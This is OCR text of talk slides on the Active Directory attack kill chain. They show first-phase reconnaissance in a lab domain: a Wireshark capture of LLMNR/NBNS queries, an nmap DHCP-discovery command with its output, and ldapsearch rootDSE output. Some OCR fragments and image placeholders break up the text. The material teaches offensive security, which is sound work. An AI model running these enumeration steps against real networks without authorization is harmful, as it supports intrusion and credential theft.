






Active directory kill chain Broad landscape of attacks

Focus of this talk





https://docs.microsoft.com/de-de/advanced-threat-analytics/ata-threats










Active directory kill chain Broad landscape of attacks

> Focus of this talk






https://docs.microsoft.com/de-de/advanced-threat-analytics/ata-threats












Phase 1 Unauthorized User aka "Getting creds"











Phase 1 - Unauthorized User Enumerate – Common Network traffic

Check out what network protocols are running and analyse for potential weaknesses

					*e	th0								
<u>F</u> ile	<u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> aptu	ure <u>A</u> nalyze <u>S</u> tatistics	Telephony <u>W</u> ireless	<u>T</u> ools <u>H</u> elp)									
	mnr nbns													\times
No.	Time	Source	Destination	Protoc	ength	Inf	fo							
	18 6.710230771	fe80::60c4:a4f	ff02::1:3	LLMNR		103 S1	tandard	query	0xdb92	A HE	LL0-OWASP	-ITS-I	DARTH-5	5
	19 6.710325072	10.0.3.104	224.0.0.252	LLMNR		83 S1	tandard	query	0xdb92	A HE	LL0-OWASP	ITS-[DARTH-5	5
L	23 6.813791489	fe80::60c4:a4f	ff02::1:3	LLMNR	:	103 St	tandard	query	0xdb92	A HE	LL0-OWASP	ITS-[DARTH-5	5
	24 6.813989519	10.0.3.104	224.0.0.252	LLMNR		83 St	tandard	query	0xdb92	A HE	LL0-OWASP	ITS-[DARTH-5	5
	25 7.754543835	fe80::60c4:a4f	ff02::1:3	LLMNR	:	110 St	tandard	query	0xaf57	A HE	LL0-OWASP	ITS-	JARJAR_	_BINKS
	26 7.754668982	10.0.3.104	224.0.0.252	LLMNR		90 St	tandard	query	0xaf57	A HE	LLO-OWASP	ITS-	JARJAR_	_BINKS
	27 7.860588451	fe80::60c4:a4f	ff02::1:3	LLMNR		110 St	tandard	query	0xaf57	A HE	LLO-OWASP	ITS-	JARJAR_	BINKS
	28 7.860598720	10.0.3.104	224.0.0.252	LLMNR		90 St	tandard	query	0xaf57	A HE	LLO-OWASP	ITS-	JARJAR_	BINKS
	33 9.708549323	fe80::60c4:a4f	ff02::1:3	LLMNR	:	110 St	tandard	query	0x78a5	A HE	LLO-OWASP	ITS-	JARJAR	BINKS
	34 9.708678932	10.0.3.104	224.0.0.252	LLMNR							LLO-OWASP			
	35 9.813649281	fe80::60c4:a4f	ff02::1:3	LLMNR	:						LLO-OWASP			
	36 9.813846590	10.0.3.104	224.0.0.252	LLMNR							LLO-OWASP			



	*eth0	
ools <u>H</u> elp		
Ð		





Phase 1 - Unauthorized User **Enumerate DHCP**

> DHCP info


[root:~/OWASP/impacket/examples]# nmap --script broadcast-dhcp-discover Starting Nmap 7.70 (https://nmap.org) at 2018-05-24 18:19 CEST Pre-scan script results: broadcast-dhcp-discover: Response 1 of 1: IP Offered: 10.0.3.105 DHCP Message Type: DHCPOFFER Subnet Mask: 255.255.255.0 Renewal Time Value: 0s Rebinding Time Value: 0s IP Address Lease Time: 1s Server Identifier: 10.0.3.200 Router: 10.0.3.1 Domain Name Server: 10.0.3.200, 1 Domain Name: pwny.lab\x00 WARNING: No targets were specified, so 0 hosts scanned. Nmap done: 0 IP addresses (0 hosts up) scanned in 0.30 seconds







DNS recon







Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

Get some information from the LDAP service This information is necessary for other devices that want to join the domain

[root:~/OWASP/impacket/examples]# ldapsearch

an illmnr || nbns

currentTime: 20180524164028.0Z subschemaSubentry: CN=Aggregate,CN=Schema,CN=C dsServiceName: CN=NTDS Settings,CN=PWNYLABDC0 e-Name,CN=Sites,CN=Configuration,DC=pwny,DC=1 namingContexts: DC=pwny,DC=lab namingContexts: CN=Configuration,DC=pwny,DC=la namingContexts: CN=Schema,CN=Configuration,DC= namingContexts: DC=DomainDnsZones,DC=pwny,DC=1 defaultNamingContext: DC=ForestDnsZones,DC=pwny,DC=1 